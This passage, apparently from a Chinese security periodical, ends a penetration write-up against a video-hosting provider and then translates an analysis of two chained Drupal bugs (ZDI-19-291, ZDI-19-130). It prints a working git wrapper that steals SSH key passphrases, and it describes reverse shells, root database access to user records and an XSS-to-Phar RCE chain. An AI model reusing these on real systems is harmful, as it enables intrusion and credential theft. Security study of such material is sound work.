


截止到目前对该 IDC 收集了大量的信息，因为思路有些混乱迟迟没能找到直接威胁目标的突破点，期间尝试通过收集的信息直接通过 IDC 管理跳板机使用 IP*I 工具进行远程连接，但是发现管理地址不对，于是重新思考了攻击路径，决定进入 IDC 工单系统，通过工单系统获取目标相关信息，甚至可以通过伪造工单的方式来获取目标系统权限。

通过导航站点和邮件发现 IDC 导航站点不一致，信息存在差异，后来在邮件中发现 IDC 正在进行工单升级。


也是为啥我之前尝试使用 IP*I 连接显示的信息不一致的原因。

通过两个工单系统，通过老工单系统收集目标密码信息




通过新工单系统获取目标视频服务器管理 ip 信息


再使用 IP*I 进行登录，IP*I 相当于本地登录，成功登录目标一些未修改密码的服务器。



继续通过新工单系统，获取了目标一些其他之前未收集到的服务器信息及权限。




根据工单中信息得知，这些服务器大多宽带为 300M，购买了 4*10T SSD，并且组建了单独内网 111.0.0.1/24，通过服务器上信息得知，这些服务器间使用 rsync 同步视频。截止我获取服务器权限当时，服务器上色情视频共计 18641 部，文件目录见附件。




6.6 0x06 从视频服务器跨到 web 站点

在获取视频服务器权限后，在服务器上做信息收集，发现一机器与目标一 Web 服务器存在数据库连接，这台数据库就是最早信息收集里存在 memcache 未授权中的一台，在相关文件中发现数据库连接信息，连接数据库后为 root 权限。




发现居然有个 zabbix 数据库，对该数据库服务器进行端口扫描，获取了 zabbix 服务端口，由于密码解不开，直接改密码登录，里面除了 zabbix-server 没机器了 ==，直接脚本弹 shell 出来，并通过 redis 提权获取了 root 权限。目标数据库中用户数据数十万。广大狼友是真滴多，还有在大中午看片的 ==



对该机进行取证的过程中，发现该机管理员每天会登录该机器从另一台机器 git pull 拉取代码更新，认证方式为 ssh 私钥，但该私钥使用了密码加密，我使用了一点小技巧成功获取了私钥密码

```
#!/bin/bash
cmd="/usr/bin/git "$@
ttt=$(pwd)
if [[ -f "/var/tmp/.t/.3.txt" ]]; then
    $cmd
elif [[ $ttt == "/home/av" ]] && [[ "$1" == "pull" ]]; then
    echo -n "Enter passphrase for key '/root/.ssh/id_rsa': "
    stty -echo
    read input
    echo $input >> /var/tmp/.t/.3.txt
    stty echo
    echo
    $cmd
else
    $cmd
fi

# alias git="/var/tmp/.t/.2.sh" chmod 777 .2.sh
```


成功登录该服务器，发现代码裸仓库，该服务器为目标代码服务器。



并通过信息收集获取大量其他服务器、数据库权限，至此已基本完成本次任务。

6.7 0x07 反思

1. 对于需要进行长期定向打击的目标，应当对其资产建立定时的监控，以日、周为单位对资产情况进行更新
2. 渗透过程中应当不断思考攻击路径，避免出现偏移，浪费时间
3. 平时多磨刀/多研究工具

漏洞分析

漏洞分析是至关重要的能力，不管是面对未披露详情的描述，甚至是刻意误导的资讯，都需要有扎实的漏洞分析能力删繁去简探明原理。本章节选当季度较为重要漏洞的复现分析，以供安全爱好者参考学习。

Drupal 漏洞组合拳：通过恶意图片实现一键式 RCE

译者：兴趣使然的小胃

译文链接：https://www.anquanke.com/post/id/176470

7.1 一、前言

最近 Drupal 公布了两个关键补丁，支持 7.x 及 8.x 版本。在这个安全更新中修复了一些 bug，最开始这些 bug 已提交到我们的针对性漏洞激励计划（TIP）中。利用这些漏洞有可能实现代码执行，但攻击者先要将 3 个恶意的 ‘‘图像’’ 上传到目标服务器上，然后诱导通过身份认证的网站管理员按照攻击者精心设计的方式操作，最终实现代码执行。由于攻击过程不够平滑，因此尚不足以获得 TIP 奖项。然而，这些 bug 的确能在针对性攻击中发挥作用，因此我们通过正常的 ZDI 流程购买了这些 bug。大家可以参考此视频了解这些 bug 的整体利用过程。

这两个 bug 可以组合使用，实现一键式代码执行。漏洞编号分别为 ZDI-19-130 以及 ZDI-19-291，由 Sam Thomas（@_s_n_t）发现。攻击者可以在账户注册过程中，将攻击图像当成个人资料图像上传，也可以在评论中上传图像。已禁用用户注册以及用户评论功能的 Drupal 站点不受这些攻击方式影响，但我们还是建议用户将 Drupal 服务器更新到最新版本。

ZDI-19-130 是一个 PHP 反序列化漏洞，可以让我们利用站点 Admin 实现 RCE，ZDI-19-291 是一个持久型跨站脚本漏洞，攻击者可以利用该漏洞强迫管理员发送恶意请求，触发 ZDI-19-130。

ZDI-19-130 的利用原理基于 Thomas 今年早些时候在 Black Hat 上做的一次演讲（白皮书），大家也可以观看 Thomas 在 BSidesMCR 上关于该主题的演讲。在演讲中，Thomas 详细介绍了通过 Phar 归档文件触发 PHP 反序列化漏洞的一种新方法。PHP Phar 归档文件的 metadata（元数据）实际上会以 PHP 序列化对象的形式存储，在 Phar 归档文件上的文件操作会触发服务器在已存储的元数据上执行 `unserialization()` 操作，最终导致代码执行。

另一方面，ZDI-19-291 是处理已上传文件的文件名过程中存在的一个漏洞，该漏洞与 PCRE（Perl Compatible Regular Expression，Perl 兼容的正则表达式）有关。当用户上传内文件时，Drupal 会使用 PRCE 来修改文件名，避免文件名出现重复。Drupal 的某次commit中包含一个 PCRE bug，如果多次上传文件，Drupal 就会删除文件的扩展名，导致攻击者可以上传任意 HTML 文件，该 bug 已存在 8 年之久。

7.2 二、简要回顾

7.2.1 PHP 对象注入

2009 年 iPhone 3GS 发布，在同一年，Stefan Esser（@i0n1c)）也演示了 PHP 反序列化过程存在对象注入漏洞，可以通过类似ROP的代码复用技术来进一步利用。随后，Esser 创造了一个专业术语：Property Oriented Programming（面向属性编程）。在 Esser 公布研究成果之前，PHP 对象反序列化漏洞大多数情况下只用于拒绝服务场景或者难以利用的内存破坏场景。

与 ROP 的首次问世一样，POP 利用链构造过程需要手动操作且非常繁琐，当时并没有太多工具或者参考文献可用。我了解的唯一一份参考资料是由 Johannes Dahse 等人在 2014 年发表的关于自动化生成 POP 链的研究成果。遗憾的是，他们并没有公开相应的工具。

7.2.2 PHP 利用标准化

轮到PHPGGC（PHP Generic Gadget Chains）登场，这个库于 2017 年 6 月公布，是类似于ysoserial Java 反序列化漏洞的 payload 库。随着 PHP 框架和库的流行，在 PHP 自动加载功能的帮助下，PHP 反序列化漏洞现在利用起来已经非常容易。

7.3 三、漏洞分析

7.3.1 第一阶段：ZDI-19-291

如下 PHP 代码片段可以用来测试 Drupal 源代码。根据源代码中的注释，如下代码段会尝试删除文件名中值小于 0x02 的 ASCII 控制字符，将其替换为下划线字符（_）。代码中使用了/u 修饰符，因此 PHP 引擎会将 PCRE 表达式以及相应的字符串当成 UTF-8 编码字符。我们推测 PCRE 表达式中加入这个修饰符是为了兼容 UTF-8。

```
$basename = "a\xFFsdf\x80";
print("Original:".$basename."\n");
$basename = preg_replace('/[\x00-\x1F]/u', '_', $basename);

if($basename === NULL){
  print "Error in preg_replace()\n";
  echo array_flip(get_defined_constants(true)['pcre'])[preg_last_error()];
}
print("\nAfter preg_replace:".$basename."\n");
```


UTF-8

一般人都认为 UTF-8 字符占 2 个字节，实际上 UTF-8 可以占 1~4 个字节。设计 UTF-8 时需要向后兼容 ASCII 字符集，因此，在 1 字节代码点 (code point) 范围内，UTF-8 与 ASCII（0x00 到 0x7F）相同。0x80 到 0xF4 用于编码多字节 UTF-8 代码点。根据 RFC3629，有效的 UTF-8 字符串中永远不存在 C0、C1、F5~FF 这几个值。

测试结果

```
Original:a?sdf?
Error in preg_replace()
PREG_BAD_UTF8_ERROR
After preg_replace
```


由于\xFF 字节无效，并且\x80 字节没有有效的前导字节，因此 PHP 会抛出 PREG_BAD_UTF8_ERROR 错误，将每个文档的 $basename 变量值设为 NULL。

在源代码中，调用 preg_replace() 后 Drupal 并没有执行任何错误检查操作。当用户两次将包含无效 UTF-8 字符的文件名上传至 Drupal 时，Drupal 将调用该函数，将 $basename 变量当成空字符串。最后，该函数会返回 $destination，而该变量的值会被设置为 _.$counter++。

```php
  // Strip control characters (ASCII value < 32). Though these are allowed in
  // some filesystems, not many applications handle them well.
  $basename = preg_replace('/[\x00-\x1F]/u', '_', $basename);
  if (substr(PHP_OS, 0, 3) == 'WIN') {
    // These characters are not allowed in Windows filenames
    $basename = str_replace([':', '*', '?', '"', '<', '>', '|'], '_', $basename);
  }
  // A URI or path may already have a trailing slash or look like "public://".
  if (substr($directory, -1) == '/') {
    $separator = '';
  }
  else {
    $separator = '/';
  }
  $destination = $directory . $separator . $basename;
  if (file_exists($destination)) {
    // Destination file already exists, generate an alternative.
    $pos = strrpos($basename, '.');
    if ($pos !== FALSE) {
      $name = substr($basename, 0, $pos);
      $ext = substr($basename, $pos);
    }
    else {
      $name = $basename;
      $ext = '';
    }
    $counter = 0;
    do {
      $destination = $directory . $separator . $name . '_' . $counter++ . $ext;
    } while (file_exists($destination));
  }
  return $destination;
}
```


根据这个代码逻辑，攻击者可以将一个 GIF 图像当成个人资料图像，通过用户注册操作上传到 Drupal 网站，使目标网站删除该文件的扩展名。现在 Drupal 会将该图像存放到如下路径：

```
/sites/default/files/pictures/<YYYY-MM>/_0
```

而正常情况下，正确的存放路径为：

```
/sites/default/files/pictures/<YYYY-MM>/profile_pic.gif
```

虽然 Drupal 会检查上传的用户资料图像，但攻击者只要在带有.gif 扩展名的 HTML 文件开头附加 “GIF’’ 字符就能通过检查。

攻击者还可以通过评论编辑器上传恶意 GIF 文件。在这种情况下,图像的存放路径为/sites/default/files/in 然而，在默认配置的 Drupal 环境中，攻击者在发表评论前需要注册一个用户账户。

图像文件通常不会搭配 Content-Type 头，因此攻击者可以利用这种方式将恶意 GIF/HTML 文件上传到 Drupal 服务器，然后使用匹配的 type，诱导浏览器以 HTML 网页形式渲染这些文件。利用方式如下：

```
<a href="http://drupal.demo/sites/default/files/pictures/<YYYY-MM>/_0" type="text/html">Click me for XSS</a>)
```

总之，攻击者最终可以在目标 Drupal 网站上实现持久型 XSS。攻击者可能利用该漏洞，诱导具备管理员权限的用户访问某个恶意链接，发起恶意请求，从而利用第二阶段漏洞。大家可以访问此处下载 PoC 代码。

7.3.2 第二阶段：ZDI-19-130

ZDI-19-130 是一个反序列化 bug,可以通过位于/admin/config/media/file-system 网址的 file_temporary_pat 请求参数触发。攻击者可以指定 phar://流，将 file_temporary_path 参数指向恶意的 Phar 归档文件（该文件需要在第二阶段攻击前上传至 Drupal 服务器）。

system_check_directory() 是处理该请求的回调函数。根据 Thomas 的研究成果,!is_dir($directory) 文件操作并不足以触发 PHP 反序列化存放在 Phar 归档文件中的 metadata。利用 POP 链利用技术，攻击者可以使用精心构造的 Phar 归档文件，在 web 服务器的上下文中执行任意代码。

```
/**
 * Checks the existence of the directory specified in $form_element.
 *
 * This function is called from the system_settings form to check all core
 * file directories (file_public_path, file_private_path, file_temporary_path).
 *
 * @param $form_element
 *   The form element containing the name of the directory to check.
 * @param \Drupal\Core\Form\FormStateInterface $form_state
 *   The current state of the form.
 */
function system_check_directory($form_element, FormStateInterface $form_state) {
  $directory = $form_element['#value'];
  if (strlen($directory) == 0) {
    return $form_element;
  }

  $logger = \Drupal::logger('file system');
  if (!is_dir($directory) && !drupal_mkdir($directory, NULL, TRUE)) {
    // If the directory does not exist and cannot be created.
    $form_state->setErrorByName($form_element['#parents'][0], t('The directory %directory does not exist and could not be created.', ['%dir
ectory' => $directory]));
    $logger->error('The directory %directory does not exist and could not be created.', ['%directory' => $directory]);
  }

  if (is_dir($directory) && !is_writable($directory) && !drupal_chmod($directory)) {
    // If the directory is not writable and cannot be made so.
    $form_state->setErrorByName($form_element['#parents'][0], t('The directory %directory exists but is not writable and could not be made
writable.', ['%directory' => $directory]));
    $logger->error('The directory %directory exists but is not writable and could not be made writable.', ['%directory' => $directory]);
  }
  elseif (is_dir($directory)) {
    if ($form_element['#name'] == 'file_public_path') {
      // Create public .htaccess file.
      file_save_htaccess($directory, FALSE);
    }
    else {
      // Create private .htaccess file.
      file_save_htaccess($directory);
    }
  }

  return $form_element;
}
```

7.3.3 第二阶段：Polyglot 文件

在利用 ZDI-19-130 之前，我们需要将 Phar 文件上传到目标服务器上。攻击者可以在用户注册过程中，将一个 JPEG/Phar 类型的 polyglot 文件作为个人资料图像上传来完成该任务。下图就是一个 JPEG/Phar 类型的 polyglot 图像（已被转码，原图参考此处），当与 ZDI-19-130 漏洞配合使用时，该文件就会在目标服务器上执行 `cat /etc/passwd` 命令。

与 JAR 文件类似，Phar 文件是一种归档文件，各种组件被打包到单个归档文件中。在 PHP 规范中，可以使用不同的归档格式来打包文件。在本文的漏洞利用场景中，我们使用的是基于 TAR 的 Phar 归档格式。

